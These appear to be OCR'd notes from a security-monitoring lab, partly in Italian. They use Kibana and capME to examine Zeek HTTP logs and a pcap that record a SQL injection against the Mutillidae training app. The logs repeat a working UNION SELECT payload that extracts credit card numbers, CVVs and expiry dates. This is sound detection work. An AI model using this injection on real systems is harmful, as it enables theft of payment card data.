
Limited to 10 results. Refine your search. 1 - 10 of 22


Time	source_ip	destination_ip	destination_port	resp_fuids	uid
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEvWs63HqvCqth3LH1	CuKeR52aPjRN7PfqDd
June 12th 2020, 21:23:27.954	209.165.200.227	209.165.200.235	80	FCbbST2feBG6aAYvBh	CbSK6C1mlm2iUVKkC1
June 12th 2020, 21:23:27.881	209.165.200.227	209.165.200.235	80	FwkDT14TjaA2YdNQ14	CbSK6C1mlm2iUVKkC1
June 12th 2020, 21:23:17.789	209.165.200.227	209.165.200.235	80	FWOO3T1TT34UWLKr63	CbSK6C1mlm2iUVKkC1
June 12th 2020, 21:23:17.768	209.165.200.227	209.165.200.235	80	F37eK1464vM8IhuCoj	CbSK6C1mlm2iUVKkC1
June 12th 2020, 21:23:17.703	209.165.200.227	209.165.200.235	80	Fkpc6a3axDrC4GBqR5	CbSK6C1mlm2iUVKkC1

Analisi di un Log HTTP - HTTP Log Analysis

⚜️ **Tag:** #loganalisi #http #analisi

Nel primo log, del 12 giugno 2020 alle 21:30, viene rilevata un'attività di richiesta per informazioni di carta di credito, indicativa di una possibile iniezione SQL. Le keyword `union` e `select` segnalano un tentativo di estrazione dati dal database.



Applications Places Chromium Web Browser Mon 09:20
Zeek - HTTP - Kibana - Chromium
Zeek - HTTP - Kibana
Not secure | localhost/app/kibana#/dashboard/230134a0-34c6-11e7-8360-0b86c90983fd?_g=(filters:!(),refreshInterva...
Customize and control Chromium
June 12th 2020, 21:30:09.445 209.165.200.227 209.165.200.235 80 FEvWs63HqvCqt h3LH1 N7PfqDd _0SD_iW
Table JSON
View surrounding documents
View single document
@timestamp June 12th 2020, 21:30:09.445
@version 1
_id ZzjrzXIB86Cd-_0SD_iW
_index seconion:logstash-import-2020.06.12
_score -
_type doc
destination_geo.city_name Monterey
destination_geo.country_name United States
destination_geo.ip 209.165.200.235
destination_geo.location { "lon": -121.8406, "lat": 36.3699 }
destination_geo.region_code US-CA
destination_geo.region_name California
destination_geo.timezone America/Los_Angeles
destination_ip 209.165.200.235
1 / 4



Applications Places Chromium Web Browser Mon 09:21
Zeek - HTTP - Kibana - Chromium
Zeek - HTTP - Kibana
Not secure | localhost/app/kibana#/dashboard/230134a0-34c6-11e7-8360-0b86c90983fd?_g=(filters:!(),refreshInterva...
destination_ips 209.165.200.235
destination_port 80
event_type bro_http
host d68c9360b6ae
ips 209.165.200.235, 209.165.200.227
message {"ts":"2020-06-12T21:30:09.445030Z","uid":"CuKeR52aPjRN7PfqDd","id.orig_h":"209.165.200.227","id.orig_p":56194,"id.resp_h":"209.165.200.235","id.resp_p":80,"trans_depth":1,"method":"GET","host":"209.165.200.235","uri":"/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details","referrer":"http://209.165.200.235/mutillidae/index.php?page=user-info.php","version":"1.1","user_agent":"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0","request_body_len":0,"response_body_len":23665,"status_code":200,"status_msg":"OK","tags":["HTTP::URI_SQLI"],"resp_fuids":["FEvWs63HqvCqth3LH1"],"resp_mime_types":["text/html"]}
method GET
path /nsm/import/bro/bro-W5LdfbfO/http.log
referrer http://209.165.200.235/mutillidae/index.php?page=user-info.php
request_body_length 0
resp_fuids FEvWs63HqvCqth3LH1
resp_mime_types text/html
response_body_length 23,665
source_geo.city_name Monterey
source_geo.country_name United States
1 / 4


Verifica Dati Prelevati e Interfaccia capME - Data Retrieval Verification and capME Interface


⚜️ **Tag:** #capme #dataesfiltration

Strumento: Utilizzare capME per visualizzare la trascrizione pcap, analizzando richieste HTTP e risposte dal server. È stato osservato un tentativo di estrazione dati usando una richiesta SQL malevola nella query `username='+union+select+ccid,ccnumber,ccv`.




Applications Places Chromium Web Browser Mon 09:24
capME! - Chromium
Zeek - HTTP - Kibana
capME!
Not secure | localhost/capme/elastic.php?esid=ZzjrzXIBB6Cd-_0SD_iW
close
209.165.200.227:56194_209.165.200.235:80-6-1927507116.pcap
Log entry:
{"ts":"2020-06-12T21:30:09.445030Z","uid":"CuKeR52aPjRN7PfqDd","id.orig_h":"209.165.200.227","id.orig_p":56194,"id.resp_h":"209.165.200.235","id.resp_p":80,"trans_depth":1,"method":"GET","host":"209.165.200.235","uri":"/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details","referrer":"http://209.165.200.235/mutillidae/index.php?page=user-info.php","version":"1.1","user_agent":"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0","request_body_len":0,"response_body_len":23665,"status_code":200,"status_msg":"OK","tags":["HTTP::URI_SQLI"],"resp_fuids":["FEvWs63HqvCqth3LH1"],"resp_mime_types":["text/html"]}
Sensor Name: seconion-import
Timestamp: 2020-06-12 21:30:09
Connection ID: CLI
Src IP: 209.165.200.227
Dst IP: 209.165.200.235
Src Port: 56194
Dst Port: 80
OS Fingerprint: 209.165.200.227:56194 - UNKNOWN [S44:64:1:60:M1460,S,T,N,W7:.?:?] (up: 2829 hrs)
OS Fingerprint: -> 209.165.200.235:80 (link: ethernet/modem)
SRC: GET /mutillidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Cccnumber%2Cccv%2Cexpiration%2Cnull+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
SRC: Host: 209.165.200.235
SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC: Accept-Language: en-US,en;q=0.5
SRC: Accept-Encoding: gzip, deflate
SRC: Referer: http://209.165.200.235/mutillidae/index.php?page=user-info.php
SRC: Connection: keep-alive
SRC: Cookie: PHPSESSID=9fd8860958f924a43cd529dc4120d1cb
SRC: Upgrade-Insecure-Requests: 1
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Fri, 12 Jun 2020 14:30:09 GMT
DST: Server: Apache/2.2.8 (Ubuntu) DAV/2
DST: X-Powered-By: PHP/5.2.4-2ubuntu5.10
DST: Expires: Thu, 19 Nov 1981 08:52:00 GMT
1 / 4

